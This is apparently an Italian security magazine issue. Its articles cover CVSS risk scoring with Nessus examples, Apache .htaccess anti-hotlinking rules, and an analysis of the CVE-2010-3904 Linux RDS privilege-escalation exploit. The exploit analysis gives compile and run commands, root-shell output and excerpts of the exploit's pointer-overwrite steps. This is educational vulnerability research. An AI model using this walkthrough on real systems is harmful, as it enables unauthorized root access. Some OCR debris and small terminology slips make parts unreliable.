Per comprendere ed utilizzare in maniera corretta la metodologia, occorre analizzare quali sono i parametri considerati in ogni gruppo di metriche e come essi vengano utilizzati per I calcolare i valori in gioco. Nel documento indicheremo solo le linee fondamentali della metodologia, rimandando per approfondimenti ed analisi delle formule per il calcolo del rischio e della sua mitigazione al sito ufficiale [1]. Non entreremo neanche in merito ai criteri adottati dagli ideatori della metodologia, sulla quale si potrebbero sollevare alcune obiezioni, tuttavia il CVSS può essere considerato come uno standard nella valutazione del rischio relativo alle vulnerabilità, e come tale va adottato.

METRICHE DI BASE

I parametri considerati nel gruppo di base sono riportati nella fig.2



L'Access Vector, l'Access Complexity e le metriche di Authentication indicano come la vulnerabilità si attiva e se esistano o no requisiti aggiuntivi perché ciò accada. Le tre metriche misurano come la vulnerabilità impatti sulla confidenzialità, l'integrità e la riservatezza degli asset coinvolti.

Access Vector (AV)

Rappresenta come la vulnerabilità può attivarsi: più l'attaccante può operare da remoto, maggiore è il livello di rischio.
LOCAL(L): L'attacco è possibile solo in locale.
ADJACENT NETWORK(A): L'attacco è possibile solo su reti locali.
NETWORK(N): L'attacco è possibile da remoto.

Access Complexity (AC)

Misura la complessità incontrata per portare a termine l'attacco.
Minore è la complessità, più alto è il valore di rischio.
HIGH(H): L'attacco richiede condizioni speciali per essere eseguito.
MEDIUM(M): L'attacco richiede condizioni particolari per essere eseguito.
LOW(L): L'attacco non richiede condizioni specifiche per essere eseguito.

Authentication (AU)

Misura quante credenziali servono per portare a termine l'attacco. Meno credenziali servono, maggiore è il rischio.
MULTIPLE(M): L'attacco richiede più credenziali.
SINGLE (S): L'attacco richiede un "single signon"
NONE (N): L'attacco non richiede credenziali.

Impatto sulla Confidentiality (C)

Misura l'impatto sulla riservatezza. Più alto è l'impatto, maggiore è il rischio.

NONE(N): Nessun impatto.
PARTIAL(P): Impatto parziale: l'attaccante può accedere ad alcune informazioni, ma senza poter scegliere quali.
COMPLETE(C): Impatto totale: tutte le informazioni sono compromesse.

Impatto sull'Integrità (I)
Misura l'impatto sull'integrità delle informazioni. Maggiore è l'impatto, più alto è il rischio.
NONE(N): Nessun impatto.
PARTIAL(P): Impatto parziale: l'attaccante può modificare alcune informazioni, ma senza poter scegliere quali.
COMPLETE(C): Impatto totale: tutte le informazioni possono essere modificate.

Impatto sull'Availability (A)
Misura l'impatto sulla disponibilità del sistema. Più alto è l'impatto, maggiore è il rischio.
NONE(N): Nessun impatto.
PARTIAL(P): Impatto parziale: l'attaccante può rallentare o impedire parzialmente l'utilizzo del sistema.
COMPLETE(C): Impatto totale: tutte le attività del sistema possono essere rallentate o impedite.

Esempio di vettore per le metriche di base
Come esempio di calcolo delle metriche di base prendiamo la Cisco Security Advisory: SNMP Version 3 Authentication Vulnerabilities , per maggiori dettagli vedi [2]
Il produttore ha calcolato il CVSS Base Score applicando le seguenti valorizzazioni:

Access Vector	Access Complexity	Authentication	Confidentiality Impact	Integrity Impact	Availability Impact
Network	Low	None	Complete	Complete	Complete

Da questi dati risulta un *CVSS Base Score 10* . Il vettore è il seguente:

```
AV:N/AC:L/Au:N/C:C/I:C/A:C
```

La vulnerabilità è stata classificata dal sistema come CVE-2008-0960 ed è reperibile sull'archivio del National Vulnerability Database (NVD) gestito dal NIST [3].

METRICHE TEMPORALI

I rischi legati alle vulnerabilità cambiano con il passare del tempo, in base allo sviluppo di tecniche per sfruttare le vulnerabilità stesse ed alla individuazione delle contromisure.

Exploitability (E)
Indica lo stato dell'arte delle tecniche per sfruttare la vulnerabilità.
Più è facile l'attuazione dell'attacco, maggiore è il i rischio.
UNPROVEN (U): Non ci sono tecniche disponibili o la tecnica stessa è solamente teorica.
PROOF-OF-CONCEPT (POC): La tecnica è stata testata ma non è attuabile per la maggior parte dei sistemi senza personalizzazioni da parte di un attaccante esperto.
FUNCTIONAL (F): La tecnica esiste ed è efficace sulla maggior parte dei sistemi affetti dalla vulnerabilità
HIGH (H): La tecnica esiste, o non è richiesta, e si attiva in maniera autonoma (es. worm o virus).
NOT DEFINED (ND): La metrica non viene considerata nel calcolo della valorizzazione.

Remediation Level (RL)
Indica il livello di maturità delle contromisure. Minore è il livello più alto è il rischio.
OFFICIAL FIXM(OF): Esiste una contromisura completa ed ufficiale messa a disposizione dal produttore.
TEMPORARY FIX (TF): Esiste una contromisura ufficiale ma provvisoria.
WORKAROUND (W): Esiste una contromisura non ufficiale.
UNAVAILABLE (U): Non esistono contromisure o le stesse non sono applicabili.
NOT DEFINED (ND): La metrica non viene considerata nel calcolo della valorizzazione.

Report Confidence (RC)
Indica il livello veridicità sull'esistenza della vulnerabilità e sull'affidabilità dei dettagli tecnici diffusi. Più alto è tale livello, maggiore è il rischio.
UNCONFIRMED (UC): Esistono solo voci non confermate sulla vulnerabilità.
UNCORROBORATED (UR): Vi sono più fonti non ufficiali, tra le quali aziende indipendenti che operano sulla sicurezza o ricercatori, che descrivono la vulnerabilità.
CONFIRMED (C): La vulnerabilità è confermata ufficialmente dal produttore o dalla pubblicazione delle sue caratteristiche tecniche o dei metodi di attacco.
NOT DEFINED (ND): La metrica non viene considerata nel calcolo della valorizzazione.

Esempio di vettore per le metriche temporali
Come esempio di calcolo delle metriche temporali prendiamo la Cisco Security Advisory: SNMP Version 3 Authentication Vulnerabilities , già utilizzata per le metriche di base.

Exploitability	Complexity	Authentication
Functional	Official-Fix	Confirmed


Da questi dati risulta un *CVSS Score - 8.3.* Il vettore è il seguente:

```
E:F/RL:OF/RC:C
```

L'utilizzo delle metriche temporali fa sì che il livello di rischio venga mitigato da 10 a 8.3.

METRICHE DI AMBIENTE

Le metriche d'ambiente collegano il rischio precedentemente calcolato (si usi o meno il vettore temporale) alle differenti realtà aziendali.



Collateral Damage Potential (CDP)
Misura il danno potenziale che l'azienda può subire a causa della vulnerabilità.
NONE (N): Danno inesistente
LOW (L): Danno minimo.
LOW-MEDIUM (LM): Danno moderato.
MEDIUM-HIGH (MH): Danno grave.
HIGH (H): Danno catastrofico.
NOT DEFINED (ND): La metrica non viene considerata nel calcolo della valorizzazione. È compito di ogni azienda definire, nella sua realtà, il significato dei livelli di danno atteso.

Target Distribution (TD)
Indica la percentuale di danno atteso sul sistema in rapporto al numero degli asset che possono essere danneggiati.
NONE (N): Nessun asset coinvolto.
LOW (L): Tra l'1% ed il 25% di aset coinvolti.
MEDIUM (M): Tra l'26% ed il 75% di aset coinvolti.
HIGH (H): Tra l'76% ed il 100% di aset coinvolti.
NOT DEFINED (ND): La metrica non viene considerata nel calcolo della valorizzazione.

Security Requirements (CR, IR, AR)
Valorizza le necessità aziendali in termini di riservatezza, integrità e disponibilità. Anche se la tabella accorpa i tre requisiti, vanno valorizzati separatamente.
LOW (L): Impatto limitato.
Medium (M): Impatto grave.
HIGH (H): Impatto catastrofico
NOT DEFINED (ND): La metrica non viene considerata nel calcolo della valorizzazione.

Esempio di vettore per le metriche d'ambiente
Come esempio di calcolo delle metriche d'ambiente prendiamo la Cisco Security Advisory: SNMP Version 3 Authentication Vulnerabilities, già utilizzata per le metriche di base. La valorizzazione dei parametri, in questo caso, è di stretta competenza dell'azienda. Ipotizziamo un'azienda che abbia i requisiti seguenti:

Collateral Damage Potential	Target Distribution	Riservatezza	Integrità (IR)	Disponibilità (AR)
Low-Medium	Medium (26-75%)	Medium	Medium	Medium

Da questi dati risulta *un CVSS Score – 6.6.* Il vettore è il seguente:

```
CDP:LM/TD:M,/CR:M/IR:M/AR:M
```

L'utilizzo delle metriche temporali e di quelle d'ambiente fa sì che il livello di rischio venga mitigato da 10 a 6.6. Se vogliamo considerare solo le metriche di base e quelle d'ambiente, lo score passa da 10 a 7.5. Uno di questi è il valore reale legato al rischio della vulnerabilità in esame

CALCOLO DEL CORRETTO FATTORE DI RISCHIO

Dell'uso dei report di Nessus nell'analisi dei rischi abbiamo parlato in un precedente lavoro [4], vediamo ora come utilizzare in maniera più consona alla realtà sotto esame tale prodotto. Supponiamo di aver fatto girare Nessus sulla nostra rete interna e di trovarci di fronte, tra l'altro, alla seguente segnalazione:

Apache Chunked Encoding Remote Overflow

Synopsis :

The remote web server is vulnerable to a remote code execution attack.

Description :

The remote Apache web server is affected by the Apache web server chunk handling vulnerability.

If safe checks are enabled, this may be a false positive since it is based on the version of Apache. Although unpatched Apache versions 1.2.2 and above, 1.3 through 1.3.24, and 2.0 through 2.0.36 are affected, the remote server may be running a patched version of Apache.

See also :

http://httpd.apache.org/info/security_bulletin_20020617.txt
http://httpd.apache.org/info/security_bulletin_20020620.txt

Solution :

Upgrade to Apache web server version 1.3.26 or 2.0.39 or newer.

Risk factor :

High / CVSS Base Score : 7.5
(CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:P)


CVE : CVE-2002-0392
BID : 5033
Other references : IAVA:2002-a-0003, OSVDB:838

Come si può notare il livello base di rischio del CVSS è alto e richiederebbe un intervento immediato. E' chiaro che le metriche temporali, in questo caso, non ci servono, perché il report ci dice che anche se la soluzione al problema esiste, non è stata applicata.
Ma l'importante, per dirigere gli sforzi verso i reali obiettivi primari è valutare il rischio legato al mio ambiente. Raccogliamo dal National Vulnerability Database (NVD) [5] i dettagli per l'analisi. La parte che ci interessa dice:

CVSS Version 2 Metrics:
Access Vector: Network exploitable
Access Complexity: Low
Authentication: Not required to exploit
Impact Type: Provides unauthorized access, Allows partial confidentiality, integrity, and availability violation; information; Allows disruption of service

Analizziamo, ora, dove è allocato il server, quale danno può subire e cosa tratta: Il server è sulla rete locale, tratta dati che possono procurare all'azienda un danno limitato, tratta dati pubblici non essenziali, quindi non richiede riservatezza e le esigenze di disponibilità sono limitate, mentre è importante l'integrità delle

LE METRICHE D'AMBIENTE COLLEGANO IL RISCHIO ALLE DIFFERENTI REALTÀ AZIENDALI



di Lead Auditor - *ISO 27001Membro esterno del comitato sicurezza ISPESL,*
Salvatore D'Emilio - *ILead Auditor ISO 27001CSO ISPESL,*
Francesco Gaudieri - *ILead Auditor ISO 27001*

informazioni. In caso di problemi gli asset coinvolti riguardano un percentuale, sul totale esaminato, minore del 10%.
Compiliamo la tabella delle metriche

Collateral Damage Potential	Target Distribution	Riservatezza	Integrità	Disponibilità
Low	Low (0-25%)	Low	Medium	Low

d'ambiente: Utilizzando il tool gratis reperibile su internet per calcolare il CVSS [6] verifichiamo il rischio effettivo per noi, tralasciando le metriche temporali, perché, come visto, non entrano in gioco. Da questi dati risulta un *CVSS Score – 1.7*
Il vettore è il seguente:

```
CDP:L/TD:L,/CR:L/IR:M/AR:L
```

Controllando la metodologia NVD di suddivisione del CVSS Score notiamo i seguenti accorpamenti:


NVD Vulnerability Severity Ratings
NVD provides severity rankings of "Low," "Medium," and "High" in addition to the numeric CVSS scores but these qualitative rankings are simply mapped from the numeric CVSS scores:
1. Vulnerabilities are labeled "Low" severity if they have a CVSS base score of 0.0-3.9.
2. Vulnerabilities will be labeled "Medium" severity if they have a base CVSS score of 4.0-6.9
3. Vulnerabilities will be labeled "High" severity if they have a CVSS base score of 7.0-10.0.

Possiamo quindi notare come lo score riportato da Nessus, senza verifica dell'ambiente, sia classificabile come "HIGH" , mentre quello reale, riscontrato sul campo, ci riporta ad uno score "LOW": questo ci consente di classificare correttamente la priorità degli interventi correttivi da eseguire.

Riferimenti

[1] http://www.first.org/cvss/
[2] http://www.cisco.com/warp/public/707/cisco-sa-20080610-snmpv3.shtml
[3] http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2008-0960
[4] Francesco Merlo, Fabio Guasconi - Dispensa analisi dei rischi
[5] http://web.nvd.nist.gov/view/vuln/detail?execution=e1s1
[6] http://jvnrss.ise.chuo-u.ac.jp/jtg/index.en.html
[7] http://www.securityfocus.com/

NESSUS UTILIZZA COME INDICATORE DEL LIVELLO DI RISCHIO PER LE VULNERABILITÀ INDIVIDUATE IL RISK FACTOR BASE DEL COMMON VULNERABILITY SCORING SYSTEM (CVSS)



di Guido Camerlingo
http://www.guiz.it/

APACHE - ANTI-LEECH
PROTEGGIAMO I NOSTRI FILE CON .HTACCESS



SECURITY

OVVERO COME PROTEGGERE I FILE A DISPOSIZIONE DEGLI UTENTI (E DEI MALINTENZIONATI) SU UN SERVER PUBBLICO.

La protezione dei nostri file su server pubblici è davvero importante e necessaria non tanto in primo luogo per la protezione e la non duplicazione dei contenuti da parte di terzi, ma sopratutto per chi effettua link a nostri file presenti generando traffico e banda sul nostro sito. Una soluzione rapida ed efficace è da ricercare nel modulo mod_rewrite che permette di riscrivere le condizioni al volo (onTheFly). Lo script da implementare è molto semplice. Consiste nel verificare il referer della richiesta HTTP e di confrontarlo con quelli inseriti nella condizione, successivamente si può impostare la tipologia di file a cui, questa condizione, deve essere applicata. Mettiamo il caso che un' immagine si trovi http://www.nostrosito.it/img.gif Imposteremo i referer in questa maniera:

```
RewriteEngine On

RewriteCond %{HTTP_REFERER}
!^http://nostrosito.it [NC]

RewriteCond %{HTTP_REFERER}
!^http://www.nostrosito.it [NC]

RewriteRule [^/]+.(gif|GIF)$ - [F]
```

In questo modo, nel caso in cui la richiesta non provenga da una pagina del nostro sito (http://nostrosito.it/pagina.htm) Apache visualizzerà l'errore 403.
Ecco una variante per proteggere tutti files.

```
RewriteEngine On

RewriteCond %{HTTP_REFERER}
!^http://geek-blog.it [NC]

RewriteCond %{HTTP_REFERER}
!^http://www.geek-blog.it [NC]

RewriteRule [^/]+.*$ - [F]
```

I files vanno creati con un editor di testo e salvati come ".htaccess"

ERRORI POSSIBILI

Se lo script non funziona e non ci permette mai di scaricare il file verifichiamo il log degli errori di apache.
Un possibile errore:

```
[Wed Oct 20 17:01:19 2010]
[alert] [client 127.0.0.1] D:/
www/.htaccess: Invalid command
'RewriteEngine', perhaps
misspelled or defined by a module
not included in the server
configuration, referer: http://www.
nostrosito.it/test.htm
```

In questo caso verifichiamo che in httpd.conf non sia commentata la riga:

```
LoadModule rewrite_module modules/
mod_rewrite.so
```


(# commento)

di Marco Ortisi
redazione@hackerjournal.it

KERNEL LINUX VULNERABILE

SYSTEM

SOTTO ESAME UNA VULNERABILITÀ CHE INTERESSA IL KERNEL LINUX (>= 2.6.30) E CONSENTE AD UN UTENTE LOCALE "NON PRIVILEGIATO" DI OPERARE UN ESCALATION DEI PRIVILEGI FINO ALLA SHELL DI ROOT.



L'analisi delle vulnerabilità di oggi si estrinsecherà in tre fasi. Nella prima descriveremo per somme linee lo scopo e le funzionalità della componente vulnerabile (che in futuro potrà essere un protocollo, un'implementazione, un'applicazione, etc..). Nella *seconda* analizzeremo il codice vulnerabile e la relativa patch a copertura creata dagli sviluppatori (ove disponibile), mentre nella terza analizzeremo i punti più importanti dentro il sorgente dell'exploit.

DIMOSTRAZIONE PRATICA DEL PROBLEMA

La vulnerabilità che andiamo ad analizzare oggi (CVE-2010-3904) interessa il kernel Linux (>= 2.6.30) e consente ad un utente locale "non privilegiato" di operare un escalation dei privilegi ottenendo una shell di root. I crediti della scoperta vanno attribuiti a Dan Rosenberg. La vulnerabilità è stata segnalata il 13 ottobre 2010, fixata il 15 ottobre

2010 e resa nota al pubblico il 19 ottobre 2010 assieme ad un exploit funzionante che è possibile reperire da qui (http://downloads.securityfocus.com/vulnerabilities/exploits/44219-2.c). Compiliamo l'exploit:

```
[nobuddy@ReVeNGe tmp]$ gcc 44219-2.c -o CVE-2010-3904
```

Verifichiamo i nostri attuali privilegi di accesso al sistema:

```
[nobuddy@ReVeNGe tmp]$ id
uid=500(nobuddy) gid=500(nobuddy)
gruppi=500(nobuddy)
```

Lanciamo l'exploit:

```
[nobuddy@ReVeNGe tmp]$ ./CVE-2010-3904
[*] Linux kernel >= 2.6.30 RDS socket exploit
[*] by Dan Rosenberg
[*] Resolving kernel addresses...
 [+] Resolved rds_proto_ops to 0xe0831518
 [+] Resolved rds_ioctl to 0xe082c000
 [+] Resolved commit_creds to 0xc0450993
 [+] Resolved prepare_kernel_cred to 0xc045089e
[*] Overwriting function pointer...
[*] Triggering payload...
[*] Restoring function pointer...
[*] Got root!sh-4.1# id
uid=0(root) gid=0(root) gruppi=0(root)
sh-4.1#
```

Questo sorgente è stato testato dalla redazione su Fedora 13 ed Ubuntu 10.10 ed in entrambi i casi è stato in grado di ritornarci una shell di root. Altre distribuzioni da noi non provate potrebbero ovviamente essere afflitte dal problema.

1) Descrizione della componente vulnerabile

La vulnerabilità riguarda il modo in cui il kernel Linux implementa il protocollo RDS. Acronimo di Reliable Datagram Socket, il suo sviluppo è ascrivibile ad Oracle e si propone come protocollo affidabile per lo smistamento ordinato di datagrammi, scambiati tra i nodi di un cluster mediante l'uso di un'unica, stabile connessione. Le applicazioni possono in pratica utilizzare un singolo socket per parlare a tutti i processi che fanno parte del cluster, quindi in un cluster con N processi occorrerà stanziare solo N socket e non N*N come nel caso di uno scenario TCP puro.
RDS si situa a layer 4 nella pila ISO/OSI (livello di trasporto) e nell'implementazione attuale più comune viene tunnellato dentro TCP o IB (InfiniBand).
Le motivazioni specifiche legate alle sue origini possono essere apprese consultando il seguente link (http://oss.oracle.com/pipermail/rds-devel/2007-November/000228.html). In questa sede è sufficiente dire che è stato pensato da Oracle come meccanismo per sostituire le comunicazioni IPC over UDP dimostratesi sofferenti in termini di stabilità sotto alti livelli di carico. Il supporto RDS è stato introdotto originariamente con la versione 2.6.30 del kernel, quindi tutte le versioni inferiori non sono vulnerabili. Ulteriori informazioni sul protocollo possono essere trovate nel file Documentation/networking/rds.txt dentro i sorgenti del kernel stesso.

2) Analisi della vulnerabilita' (sorgenti kernel)

Per l'analisi della nostra vulnerabilità partiremo dal file net/rds/recv.c con la funzione rds_recvmsg():

```
int rds_recvmsg(struct kiocb *iocb, struct socket
*sock, struct msghdr *msg,
                size_t size, int msg_flags)
{
[...]
 ret = inc->i_conn->c_trans->inc_copy_to_user(inc,
msg->msg_iov, size);

[...]
```

Questo kernel path viene eseguito quando un socket RDS riceve dei dati. Questi dati necessitano di essere copiati da kernel space (dove al momento risiedono) in user-space, di modo che l'applicazione possa vederli e processarli, ovvero decidere sostanzialmente cosa farne. La riga più importante all'interno di questa funzione è quella che chiama inc_copy_to_user(), dove inc specifica una struttura che descrive la connessione in ingresso, msg->msg_iov è l'indirizzo base del buffer in cui i dati ricevuti dovranno essere copiati in user-space e size esprime la dimensione in byte di questo buffer. Il controllo a questo punto passa a rds_??_inc_copy_to_user() dove ?? indica il tipo di protocollo di tunnelling utilizzato per RDS:

```
int rds_??_inc_copy_to_user(struct rds_incoming
*inc, struct iovec *first_iov,
                         size_t size)
{
 struct rds_ib_incoming *ibinc;
 struct rds_page_frag *frag;
 struct iovec *iov = first_iov;
 unsigned long to_copy;
 unsigned long frag_off = 0;
 unsigned long iov_off = 0;
 int ret;

 [...]
 ret = rds_page_copy_to_user(frag->f_page,
        frag->f_offset + frag_off,
        iov->iov_base + iov_off,
        to_copy);
 [...]
```

La parte più importante riguarda l'invocazione di rds_page_copy_to_user() a cui sostanzialmente vengono passati la pagina di memoria in cui si *trovano* attualmente i dati ricevuti dal socket (frag->f_page), il relativo offset, il

puntatore user-space in cui questi dati dovranno essere scritti (iov->iov_base + iov_off) e quanti byte copiare (to_copy). Osservando da vicino rds_page_copy_to_user scopriamo la seguente definizione all'interno di rds.h:

```
#define rds_page_copy_to_user(page, offset, ptr, bytes) \
        rds_page_copy_user(page, offset, ptr, bytes, 1)
```

La funzione rds_page_copy_user() si trova invece dentro page.c:

```
int rds_page_copy_user(struct page *page, unsigned long offset,
                        void __user *ptr, unsigned long bytes,
                        int to_user)
{
 unsigned long ret;
 void *addr;

 [...]

 addr = kmap_atomic(page, KM_USER0);
 if (to_user)
  ret = __copy_to_user_inatomic(ptr, addr + offset, bytes);
 [...]
}
```

Il punto centrale all'interno di questa funzione riguarda il modo in cui i dati ricevuti sul socket RDS passeranno da kernel-land ad user-land. La funzione __copy_to_user_inatomic() prende in ingresso tre parametri: ptr è il puntatore (definito dall'utente) dove i dati dovranno essere scritti, addr+offset è l'area di memoria in kernel space dove al momento questi dati risiedono, mentre bytes rappresenta la quantità di dati che dovranno essere scritti. In realtà __copy_to_user_inatomic() non effettua alcun controllo sul contenuto di ptr, in particolare non verifica che questo puntatore punti effettivamente a user-space. Specificando quindi un indirizzo in kernel space, un utente locale può sovrascrivere a piacimento un'area di memoria del kernel. Se attentamente sfruttata, questa condizione può portare alla massima elevazione dei privilegi (root). In effetti se si osserva la patch prodotta dagli sviluppatori, il problema all'interno di rds_page_copy_user() è stato risolto modificando __copy_to_user_inatomic() con copy_to_user() che al contrario effettua un controllo più stringente sul puntatore passato come primo parametro:

```
int rds_page_copy_user(struct page *page, unsigned
long offset, void __user *ptr, unsigned
                        long bytes, int to_user)
{
if (to_user) {
 [...]
 ret = copy_to_user(ptr, addr + offset, bytes);
 [...]
```

3) Analisi dell'exploit
L'analisi dell'exploit ci permetterà di capire più da vicino perché questo errore nel kernel può essere sfruttato per ottenere una shell di root. Da notare che il modo in cui l'exploit è stato progettato lo rende universale, ovvero non specificatamente vincolato né ad un'architettura (x86/x86_64) né ad una particolare distribuzione. Dovrebbe cioè funzionare su ogni distro con kernel vulnerabile. Un consiglio che ci sentiamo di dare prima di andare avanti è di stampare i sorgenti dell'exploit e seguire passo passo le indicazioni che daremo. La comprensione del tutto sarà più immediata. Guardando adesso al codice, cominciando dal corpo main(), appena dopo la dichiarazione delle variabili locali, viene subito effettuato un controllo "sommario" sulla versione del kernel (ricordiamoci che la vulnerabilità affligge solo i kernel >= 2.6.30).

```
uname(&ver);

if(strncmp(ver.release, "2.6.3", 5)) {
        printf("[*] Your kernel is not
vulnerable.\n");
        return -1;
}
```

Appena dopo viene invocata per due volte la funzione prep_sock(int) che prende in ingresso come unico parametro un numero di porta. Il fine è quello di creare due socket in localhost su cui successivamente avviare una comunicazione inbound/outbound. Il socket deve ovviamente essere di tipo RDS:

```
int s;
s = socket(PF_RDS, SOCK_SEQPACKET, 0);
```

Le operazioni di binding su di esso avvengono utilizzando le medesime strutture e funzioni classiche della tradizionali API socket:

```
struct sockaddr_in addr;
memset(&addr, 0, sizeof(addr));

addr.sin_addr.s_addr = inet_addr("127.0.0.1");
addr.sin_family = AF_INET;
addr.sin_port = htons(port);

ret = bind(s, (struct sockaddr *)&addr,
sizeof(addr));
```

A questo punto il controllo ritorna al main(), dove vengono risolti quattro indirizzi di strutture e funzioni importanti in kernel land che ci saranno utili in fase di ultimazione dell'exploit:

```
sock_ops = get_kernel_sym("rds_proto_ops");
rds_ioctl = get_kernel_sym("rds_ioctl");
commit_creds = (_commit_creds) get_kernel_
sym("commit_creds");
prepare_kernel_cred = (_prepare_kernel_cred) get_
kernel_sym("prepare_kernel_cred");
```

La funzione responsabile di questo compito è get_kernel_sym() che è in grado reperire gli indirizzi necessari attraverso la lettura di /proc/kallsyms, /proc/ksyms o System.map. Adesso stiamo per entrare nel vivo dell'attacco:

```
write_to_mem(target, (unsigned long)&getroot,
sendsock, recvsock);
```

La funzione write_to_mem() viene utilizzata per sovrascrivere target con l'indirizzo di getroot (la funzione che come vedremo in seguito tenterà di innalzare i privilegi di accesso a root). Ma cosa è target? Si tratta di un indirizzo in kernel space che al momento punta alla funzione rds_ioctl(). Questo puntatore è definito all'interno della struttura rds_proto_ops (file af_rds.c):

```
static const struct proto_ops rds_proto_ops = {
[…]
    .ioctl =    rds_ioctl,
[…]
```

